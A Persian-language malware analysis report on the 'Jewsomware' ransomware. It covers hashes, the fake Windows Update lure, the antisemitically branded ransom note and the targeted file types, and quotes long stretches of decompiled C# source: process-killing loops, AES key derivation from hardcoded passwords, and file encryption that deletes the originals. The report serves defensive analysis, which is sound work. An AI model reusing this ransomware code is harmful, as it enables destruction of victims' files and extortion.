باسمه تعالی

تحلیل فنی باج افزار Jewsomware

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام Jewsomware خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اوایل ماه ژوئیه سال ۲۰۱۸ میلادی شروع شده است. مشاهدات حاکی از آن است که این باج‌افزار در حال حاضر قادر به رمزگذاری فایل‌ها نمی‌باشد اما طبق بررسی‌های صورت گرفته بر روی کدمنبع آن متوجه این موضوع شدیم که این باج‌افزار از الگوریتم رمزنگاری AES(Rijndael) برای رمزگذاری استفاده می‌کند که تنها فایل‌هایی با پسوندهای مشخص که در ادامه به آن‌ها اشاره خواهیم نمود، را رمزگذاری می‌کند و به انتهای آن‌ها پسوند Jewsomware. اضافه می‌کند.

این باج‌افزار همانند اکثر باج‌افزارها، از قربانیان تقاضای بیت‌کوین می‌کند، اما طبق بررسی‌های انجام شده آدرس بیت‌کوین موجود در پیغام باج‌خواهی معتبر نمی‌باشد که این موضوع باعث می‌شود بیشتر به تحقیقاتی بودن یا در حال توسعه بودن این باج‌افزار احتمال دهیم.

مشخصات فایل اجرایی :


نام فایل	Ransomeware.exe
MD۵	۱e۹۶f۶۲۷۸۵e۴b۳f۴b۱۲۸۱۳ebd۴a۶e۵a۲
SHA-۱	۳۲۸۴۸۰۱۰۹۵a۳۵۵۱۱bf۵۱۲db۱۷۱f۷۶۰۰۹۵۰d۸۰۰۹c
SHA-۲۵۶	۴e۶۳bc۵۴۵۸۵fb۷a۷۰۸۷۷a۹۶fb۹d۰b۵c۱۲cf۵۶f۶۹۱fadb۳۷b۴۵۹۸۶a۴aafc۲۲۹۲۳
اندازه فایل	۴۶۲ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

فایل اجرایی این باج افزار دارای چهار بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۶.۶۶	۸۱۹۲	۳۶۸۹۰۰	۳۶۹۱۵۲
.sdata	۲.۶۴	۳۸۵۰۲۴	۳۱۲	۵۱۲
.rsrc	۲.۲۹	۳۹۳۲۱۶	۱۰۱۳۹۲	۱۰۱۸۸۸
.reloc	۰.۰۸	۴۹۹۷۱۲	۱۲	۵۱۲

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Jewsomware، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا پیغام زیر را به نمایش می‌گذارد مبنی بر اینکه فعالیت باج‌افزار طی ۲۰ ثانیه پیش رو آغاز می‌شود :



پس از کلیک بر روی دکمه‌ی OK و گذشت ۲۰ ثانیه، پیغام زیر مبنی بر بروزرسانی ویندوز طی ۳۰ ثانیه پیش رو آغاز می‌شود که به نظر می‌رسد از آن جهت گمراه نمودن قربانیان استفاده می‌کند :



پس از کلیک بر روی دکمه‌ی OK تصویر زیر مبنی بر بروزرسانی ویندوز به نمایش در می‌آید :



سپس پنجره زیر که شامل پیغام باج‌خواهی به نمایش در می‌آید :

بر اساس پیغام باج‌خواهی مهاجمین اعلام نموده‌اند که فایل‌ها توسط Sneaky Jew رمزگذاری شده است و قربانیان برای رمزگشایی آن‌ها طی ۱ دقیقه!!! معادل مبلغ ۳۰۰ یورو به کیف پول بیت‌کوین به آدرس h۲۱٤ig۱e۸dsaaIGF۲gf۹F ارسال نمایند (طبق بررسی‌های انجام شده این آدرس کیف پول بیت‌کوین معتبر نمی‌باشد) در غیر این صورت مبلغ باج‌خواهی دو برابر خواهد شد. همچنین مهاجمان جهت پرداخت مبلغ باج‌خواهی ٦ روز به قربانیان فرصت داده‌اند که در صورت عدم پرداخت مبلغ مدنظر آن‌ها، فایل‌ها حذف خواهند شد. در ادامه مهاجمین از قربانیان خواسته‌اند که آدرس کیف پول بیت‌کوین خود و کدشناسایی مربوط به خود را به آدرس ایمیل a۹gfa۹gh@protonmail.com ارسال نمایند و منتظر

دریافت کلید رمزگشایی باشند. تصویر زیر مربوط به دو برابر شدن مبلغ باج‌خواهی پس پایان زمان ۱ دقیقه می‌باشد :

در صورت اشتباه وارد نمودن کلید رمزگشایی پنجره زیر به نمایش در می‌آید :

طبق بررسی‌های انجام شده در صورت سعی در بستن پنجره‌ی مربوط به باج‌افزار به صورت معمولی، باج‌افزار دوباره از ابتدا شروع به کار می‌کند و پنجره‌ی مربوط به باج‌افزار بسته نمی‌شود. توصیه ما به قربانیان این است پس از بستن پنجره‌ی مربوط به باج‌افزار با استفاده از روش‌های مختلف همانند استفاده از Task Manager و ... سیستم عامل و نرم‌افزارهای امنیتی موجود بر روی سیستم خود را بروزرسانی نمایند و سیستم خود را اسکن نمایند و به طور کلی سیستم خود را بررسی نمایند تا در آینده از حملات خطرناک‌تر جلوگیری نمایند.

طبق بررسی‌های انجام شده باج‌افزار Jewsomware فایل‌ها با پسوندهای زیر را مورد هدف خود قرار می‌دهد :

.doc, .docx, .xls, .xlsx, .ppt, .pptx, .jpg, .jpeg, .png, .psd, .txt, .zip, .rar, .html, .php, .asp, .aspx,
.mp٤, .avi, .٣gp, .wmv, .MOV, .mp٣, .wav, .flac, .wma, .mov, .raw, .doc, .apk, .encrypt, .ahok

crypted

باج‌افزار Jewsomware پس از اجرا تمام درایوهای موجود از A تا Z را اسکن نموده و تنها فایل‌های موجود در دایرکتوری‌هایی که انتهای آن‌ها به عبارات زیر ختم می‌شود را مورد هدف خود قرار نمی‌دهد :

Windows, Bin, Indows, Tings, System Volume Information, Cache, very, rogram Files (x٨٦), rogram Files, Boot, Efi, .old

البته همانطور که قبلا نیز اشاره شد این باج‌افزار به دلیل اینکه احتمالا در حال توسعه می‌باشد و اشکالاتی که در کدمنبع آن وجود دارد، قادر به رمزگذاری فایل‌ها نمی‌باشد.


طبق مشاهدات صورت گرفته، هنگام اجرای باج‌افزار Jewsomware به طور میانگین از ۲ الی ۳ درصد ظرفیت CPU، و ۵ الی ۱۰ درصد ظرفیت حافظه (RAM) استفاده می‌گردد و به نظر می‌رسد علت پایین بودن عدد مربوط به ظرفیت CPU، عدم رمزگذاری فایل‌ها می‌باشد.

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار Jewsomware به نتایج زیر دست پیدا کردیم.


تصویر زیر مربوط به آیکون فایل اجرایی باج‌افزار موجود در کدمنبع باج‌افزار می‌باشد :



تصاویر زیر مربوط به تصویر موجود در پنجره‌ی مربوط به پیغام باج‌خواهی می‌باشد :



تصویر زیر مربوط به پیغام باج‌خواهی موجود در کدمنبع باج‌افزار می‌باشد :



قطعه کد زیر لیست کدهای شناسایی مربوط به قربانیان، که به صورت تصادفی به هر قربانی تخصیص می‌یابد را نشان می‌دهد که در ادامه تمامی کدهای شناسایی موجود آورده شده‌اند :

Form5

```
namespace Ransomeware
{
    // Token: 0x0200000D RID: 13
    [DesignerGenerated]
    public class Form5 : Form
    {
        // Token: 0x060000C4 RID: 196 RVA: 0x000473F4 File Offset: 0x000457F4
        public Form5()
        {
            base.Load += this.Form5_Load;
            this.testArrayString = new string[]
            {
                "Ptg0G2Glp9",
                "pmdjwstDLl",
                "IkcNkgQKjC",
                "fXUDuDwUvN",
                "Hp14ASQVMC",
                "l6kTYgLcE2",
                "ynxIOwx4b0",
                "3UxC2f0XuN",
                "qu4nKU7iJ3",
                "WkSbZCNYEA",
                ",5x14EJ6HfF",
                "rYjApXHOhH",
                "mAtG3RWld1",
                "2xUg0oUn6F",
                "0y67r49z1R",
                "FsX1fdK25c",
                "yQdtHRsi4R",
                "gdx6RZ0hbd",
                "eIdfsulLn0",
                "K2lvGtEBIw",
                "jkbfxE8RJx",
                "dluDMCBglD",
                "ufLCibDoRe",
                "1TqTucxUiM",
                "Lr8ywdaXIp",
                "VRtyTmelxR",
                "ewzJVH6JoE",
                "txeMYNLztr",
                "SmW7MT2B9F",
                "l915jQO2zn",
                "8OLQFte5tL",
                "yCwIjFhQi3",
                "LhQBIT4jw4",
```

100 %

Ptg ٠G ٢Glp ٩, pmdjwstDLl, IkcNkgQKjC, fXUDuDwUvN, Hp ١ ٤ASQVMC,l ٦kTYgLcE ٢, ynxIOwx ٤b ٠, ٣UxC ٢f ٠XuN, qu ٤nKU ١٧J ٣, WkSbZCNYEA, , ٥x ١ ٤EJ ٦HfF, rYjApXHOhH, mAtG ٣RWld ١, ٢xUg ٠oUn ٦F, ٠y ٦ ١٢ ٤ ٩z ١R, FsX ١fdK ٢ ٥c, yQdtHRsi ٤R, gdx ٦RZ ٠hbd, eIdfsulLn ٠, K ٢lvGtEBIw, jkbfxE ٨RJx, dluDMCBglD, ufLCibDoRe, ١TqTucxUiM, Lr ٨ywdaXIp, VRtyTmelxR, ewzJVH ٦JoE, txeMYNLztr, SmW ١٧MT ٢B ٩F, l ٩ ١ ٥jQO ٢zn, ٨OLQFte ٥tL, yCwIjFhQi ٣, LhQBIT ٤jw ٤, xGx ٠ ٩wUTIQ, ٦pBsntkqFj, f ٣QM ٣UopNJ, qidZcX ٤ ٠jl, YJnz ٨zVhB ٩, k ٨sGLC ٣ ١٧U, ٤ghflajwgi, muPD ٤E ٦ ١uw, ١٧WitE ٨T ٥QM, TbywDNciQM, ImrewWwT ٠d, G ٩ ٨fLgIbTz, pEpGiZC ٨ ٥l, kdDUsR ٦ ٩Ky, p ٢JJGdkWwK, s ٥JNf ٣djbf, ١٧DpyUhwr ٠ ٩, v ٣٣M ٠ ٣rY ٢cy, RmRP ٠ ٠Tx ٣J, ٣nF ٠EERyNo, MXoc ٨PBddj, kbUNZDQkyZ, D ٣٣NXmbNTsu, Inu ٦TFVPVC, v ٠F ٩OuZAOC, H ٢ ٦iK ٠sHlx, vpQanLE ١٧Ga, XZzLOl ٣zal, wwXoBiXmyR, lxx ١zZrxtV, uqNNfbdH ٢ ٦, YnS ٥v ٢rp ١c, H ٣٧ ٦pF ٠hk ١٧, oDQ ١Ev ١٧qwU, nxoIoj ٠v ٣٧, UMTHoptjzn, hUYdjoYNQx, stKzJSZUXL, LIrDyu ٨uXW, CGOafDHlPv, y ٠pPnueQ ٠g, ٥PGtfsDHzb, EjyWjn ٤duy, hR ١٧HVo ١٧sT ٥, OK ٤X ١MKNYY, LckubAworD, ٨uC ٣٥VoUc ٥, ZUc ١APO ٠Pc, zh ٣٧١ ٣Nv ٢T, Fdh ٠CGEsv ١, e ٠dRoUU ١xB, NvaYe ٢cmpw, agX ١x ٨VXeC, GE ٨DmRJ ١FN, uuwELfPQwZ, Kz ٠jq ٨hBFn, KvnOX ٤nOQv, oErZeQ ٢YOa, iv ٨iZoVFan, o ٢mfQwH ٩wy, shwfm ٢d ٣٥u, agnkKRGka ٩, k ١٧kG ٠o ٢OcI, e ١LDQ ٢ ٥n ٠o, yQPzvb ٦X ٥a, az ٥V ١ ٠WuQ ٠, jRy ٨ ٩jeKM ٥

قطعه کد زیر مربوط به پنجره‌هایی می‌باشد که در ابتدای اجرای باج‌افزار به نمایش در می‌آید :

Form2

```
        [DebuggerNonUserCode]
        protected override void Dispose(bool disposing)
        {
            try
            {
                if (disposing && this.components != null)
                {
                    this.components.Dispose();
                }
            }
            finally
            {
                base.Dispose(disposing);
            }
        }

        // Token: 0x06000077 RID: 119 RVA: 0x000501E0 File Offset: 0x0004E5E0
        [DebuggerStepThrough]
        private void InitializeComponent()
        {
            this.SuspendLayout();
            SizeF autoScaleDimensions = new SizeF(6f, 13f);
            this.AutoScaleDimensions = autoScaleDimensions;
            this.AutoScaleMode = AutoScaleMode.Font;
            Size clientSize = new Size(284, 261);
            this.ClientSize = clientSize;
            this.Name = "Form2";
            this.Text = "Form2";
            this.ResumeLayout(false);
        }

        // Token: 0x06000078 RID: 120
        [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
        private static extern void Sleep(long dwMilliseconds);

        // Token: 0x06000079 RID: 121 RVA: 0x00050248 File Offset: 0x0004E648
        private void Form2_Load(object sender, EventArgs e)
        {
            MessageBox.Show("Debug: Starting in 20sec");
            Form2.Sleep(20000L);
            NewLateBinding.LateCall(Interaction.CreateObject("WScript.Shell", ""), null, "Popup", new object[]
            {
                "Windows will update in 30sec" + Environment.NewLine + "This update does not require a restart.",
                30,
                "Windows Update"
            }, null, null, null, true);
            MyProject.Forms.Form1.Show();
            this.Close();
        }

        // Token: 0x04000036 RID: 54
        private IContainer components;
    }
}
```

90 %

باج‌افزار با استفاده از قطعه کد زیر سعی در متوقف نمودن فرایندهای Explorer.exe و Taskmgr.exe دارد:

Form1

```
903
904         // Token: 0x06000066 RID: 102 RVA: 0x0004C690 File Offset: 0x0004AA90
905         private void Form1_KeyDown(object sender, KeyEventArgs e)
906         {
907             Thread thread = new Thread(new ThreadStart(this.block));
908             thread.Start();
909             Thread thread2 = new Thread(new ThreadStart(this.block2));
910             thread2.Start();
911             if (e.KeyData == (Keys)262259)
912             {
913                 e.Handled = true;
914             }
915             if (e.KeyData == (Keys.LButton | Keys.Back | Keys.Alt))
916             {
917                 e.Handled = true;
918             }
919         }
920
921         // Token: 0x06000067 RID: 103 RVA: 0x0004C6F8 File Offset: 0x0004AAF8
922         public void block()
923         {
924             for (;;)
925             {
926                 foreach (Process process in Process.GetProcessesByName("taskmgr"))
927                 {
928                     process.Kill();
929                 }
930                 Thread.Sleep(100);
931             }
932         }
933
934         // Token: 0x06000068 RID: 104 RVA: 0x0004C730 File Offset: 0x0004AB30
935         public void block2()
936         {
937             for (;;)
938             {
939                 foreach (Process process in Process.GetProcessesByName("explorer"))
940                 {
941                     process.Kill();
942                 }
943                 Thread.Sleep(100);
944             }
945         }
```

قطعه کدهای زیر مربوط به تولید کلید می‌باشد که از آن جهت رمزگذاری و رمزگشایی فایل‌ها استفاده می‌شود :

Form1

```
2954
2955         // Token: 0x06000072 RID: 114 RVA: 0x0004FDC8 File Offset: 0x0004E1C8
2956         public byte[] CreateKey(string strPassword)
2957         {
2958             char[] array = strPassword.ToCharArray();
2959             int upperBound = array.GetUpperBound(0);
2960             checked
2961             {
2962                 byte[] array2 = new byte[upperBound + 1];
2963                 int num = 0;
2964                 int upperBound2 = array.GetUpperBound(0);
2965                 for (int i = num; i <= upperBound2; i++)
2966                 {
2967                     array2[i] = (byte)Strings.Asc(array[i]);
2968                 }
2969                 SHA512Managed sha512Managed = new SHA512Managed();
2970                 byte[] array3 = sha512Managed.ComputeHash(array2);
2971                 byte[] array4 = new byte[32];
2972                 int num2 = 0;
2973                 do
2974                 {
2975                     array4[num2] = array3[num2];
2976                     num2++;
2977                 }
2978                 while (num2 <= 31);
2979                 return array4;
2980             }
2981         }
```

تصویر ۱

```
Form1
2982
2983        // Token: 0x06000073 RID: 115 RVA: 0x0004FE48 File Offset: 0x0004E248
2984        public byte[] CreateIV(string strPassword)
2985        {
2986            char[] array = strPassword.ToCharArray();
2987            int upperBound = array.GetUpperBound(0);
2988            checked
2989            {
2990                byte[] array2 = new byte[upperBound + 1];
2991                int num = 0;
2992                int upperBound2 = array.GetUpperBound(0);
2993                for (int i = num; i <= upperBound2; i++)
2994                {
2995                    array2[i] = (byte)Strings.Asc(array[i]);
2996                }
2997                SHA512Managed sha512Managed = new SHA512Managed();
2998                byte[] array3 = sha512Managed.ComputeHash(array2);
2999                byte[] array4 = new byte[16];
3000                int num2 = 32;
3001                do
3002                {
3003                    array4[num2 - 32] = array3[num2];
3004                    num2++;
3005                }
3006                while (num2 <= 47);
3007                return array4;
3008            }
3009        }
```

تصویر ۲

همان طور که اشاره نمودیم باج‌افزار مورد اشاره از الگوریتم رمزنگاری AES(Rijndael) برای رمزگذاری استفاده می‌کند، قطعه کدهای زیر مربوط به فرایند رمزگذاری فایل‌ها و رمزگشایی آن‌ها پس از وارد نمودن کلید رمزگشایی می‌باشد :

```
Form1
3010
3011        // Token: 0x06000074 RID: 116 RVA: 0x0004FECC File Offset: 0x0004E2CC
3012        public void EncryptOrDecryptFile(string strInputFile, string strOutputFile, byte[] bytKey, byte[] bytIV, Form1.CryptoAction Direction)
3013        {
3014            checked
3015            {
3016                try
3017                {
3018                    this.fsInput = new FileStream(strInputFile, FileMode.Open, FileAccess.Read);
3019                    this.fsOutput = new FileStream(strOutputFile, FileMode.OpenOrCreate, FileAccess.Write);
3020                    this.fsOutput.SetLength(0L);
3021                    byte[] array = new byte[4097];
3022                    long num = 0L;
3023                    long length = this.fsInput.Length;
3024                    RijndaelManaged rijndaelManaged = new RijndaelManaged();
3025                    this.ProgressBar10.Value = 0;
3026                    this.ProgressBar10.Maximum = 100;
3027                    CryptoStream cryptoStream;
3028                    switch (Direction)
3029                    {
3030                    case Form1.CryptoAction.ActionEncrypt:
3031                        cryptoStream = new CryptoStream(this.fsOutput, rijndaelManaged.CreateEncryptor(bytKey, bytIV), CryptoStreamMode.Write);
3032                        break;
3033                    case Form1.CryptoAction.ActionDecrypt:
3034                        cryptoStream = new CryptoStream(this.fsOutput, rijndaelManaged.CreateDecryptor(bytKey, bytIV), CryptoStreamMode.Write);
3035                        break;
3036                    }
3037                    while (num < length)
3038                    {
3039                        int num2 = this.fsInput.Read(array, 0, 4096);
3040                        cryptoStream.Write(array, 0, num2);
3041                        num += unchecked((long)num2);
3042                        this.ProgressBar10.Value = (int)Math.Round(unchecked((double)num / (double)length * 100.0));
3043                    }
3044                    cryptoStream.Close();
3045                    this.fsInput.Close();
3046                    this.fsOutput.Close();
3047                    if (Direction == Form1.CryptoAction.ActionEncrypt)
3048                    {
3049                        FileInfo fileInfo = new FileInfo(this.strFileToEncrypt);
3050                        fileInfo.Delete();
3051                    }
3052                    if (Direction == Form1.CryptoAction.ActionDecrypt)
3053                    {
3054                        FileInfo fileInfo2 = new FileInfo(this.strFileToDecrypt);
3055                        fileInfo2.Delete();
3056                    }
100 %
```

```
Form1
3055                fileInfo2.Delete();
3056            }
3057            string text = "\r\n";
3058            if (Direction == Form1.CryptoAction.ActionEncrypt)
3059            {
3060                Interaction.MsgBox(string.Concat(new string[]
3061                {
3062                    "Encryption Complete",
3063                    text,
3064                    text,
3065                    "Total bytes processed = ",
3066                    num.ToString()
3067                }), MsgBoxStyle.Information, "Done");
3068            }
3069            else
3070            {
3071                Interaction.MsgBox(string.Concat(new string[]
3072                {
3073                    "Decryption Complete",
3074                    text,
3075                    text,
3076                    "Total bytes processed = ",
3077                    num.ToString()
3078                }), MsgBoxStyle.Information, "Done");
3079            }
3080        }
3081        catch (Exception obj) when (Information.Err().Number == 53)
3082        {
3083            Interaction.MsgBox("Please check to make sure the path and filenameare correct and if the file exists.", MsgBoxStyle.Exclamation, "Invalid
                Path or Filename");
3084        }
3085        catch (Exception ex)
3086        {
3087            this.fsInput.Close();
3088            this.fsOutput.Close();
3089            if (Direction == Form1.CryptoAction.ActionDecrypt)
3090            {
3091                FileInfo fileInfo3 = new FileInfo(this.filenamez);
3092                fileInfo3.Delete();
3093            }
3094            else
3095            {
3096                FileInfo fileInfo4 = new FileInfo(this.filenamez);
3097                fileInfo4.Delete();
3098            }
3099        }
3100    }
3101 }
3102
100 %
```

همان طور که قبلا نیز اشاره نمودیم باج‌افزار پس از رمزگذاری فایل‌ها به انتهای آن‌ها پسوند Jewsomware. را اضافه می‌کند، قطعه کد زیر مربوط به این فرایند می‌باشد :

```
Form1
2924
2925    // Token: 0x06000071 RID: 113 RVA: 0x0004FCB4 File Offset: 0x0004E0B4
2926    private void Timer8_Tick(object sender, EventArgs e)
2927    {
2928        this.ProgressBar9.Maximum = this.ListBox8.Items.Count;
2929        if (this.ProgressBar9.Value == this.ListBox8.Items.Count)
2930        {
2931            this.Timer1.Stop();
2932            Form1.BlockInput(0);
2933            Form1.ShowCursor(1);
2934            MyProject.Forms.Form5.Show();
2935            this.Hide();
2936        }
2937        else
2938        {
2939            this.ListBox8.SelectedIndex = this.ProgressBar9.Value;
2940            this.ListBox8.SelectionMode = SelectionMode.One;
2941            this.filenamez = Conversions.ToString(this.ListBox8.SelectedItem);
2942            try
2943            {
2944                byte[] bytKey = this.CreateKey("degu123");
2945                byte[] bytIV = this.CreateIV("degu321");
2946                this.EncryptOrDecryptFile(this.filenamez, this.filenamez + ".jewsomware", bytKey, bytIV, Form1.CryptoAction.ActionEncrypt);
2947            }
2948            catch (Exception ex)
2949            {
2950            }
2951            this.ProgressBar9.Increment(1);
2952        }
2953    }
```

ضمناً همانطور که گفته شد باج‌افزار فایل‌هایی را با پسوندهای مشخص مورد هدف قرار می‌دهد در قطعه کد زیر برخی از این فایل‌ها قابل مشاهده می‌باشند :

```
Form1
2765                this.filenamez = Conversions.ToString(this.ListBox9.SelectedItem);
2766                try
2767                {
2768                    try
2769                    {
2770                        foreach (string text in MyProject.Computer.FileSystem.GetFiles(this.filenamez))
2771                        {
2772                            if (!text.EndsWith(".jewsomware"))
2773                            {
2774                                if (text.EndsWith(".doc"))
2775                                {
2776                                    this.ListBox8.Items.Add(text);
2777                                }
2778                                else if (text.EndsWith(".docx"))
2779                                {
2780                                    this.ListBox8.Items.Add(text);
2781                                }
2782                                else if (text.EndsWith(".xls"))
2783                                {
2784                                    this.ListBox8.Items.Add(text);
2785                                }
2786                                else if (text.EndsWith(".xlsx"))
2787                                {
2788                                    this.ListBox8.Items.Add(text);
2789                                }
2790                                else if (text.EndsWith(".ppt"))
2791                                {
2792                                    this.ListBox8.Items.Add(text);
2793                                }
2794                                else if (text.EndsWith(".pptx"))
2795                                {
2796                                    this.ListBox8.Items.Add(text);
2797                                }
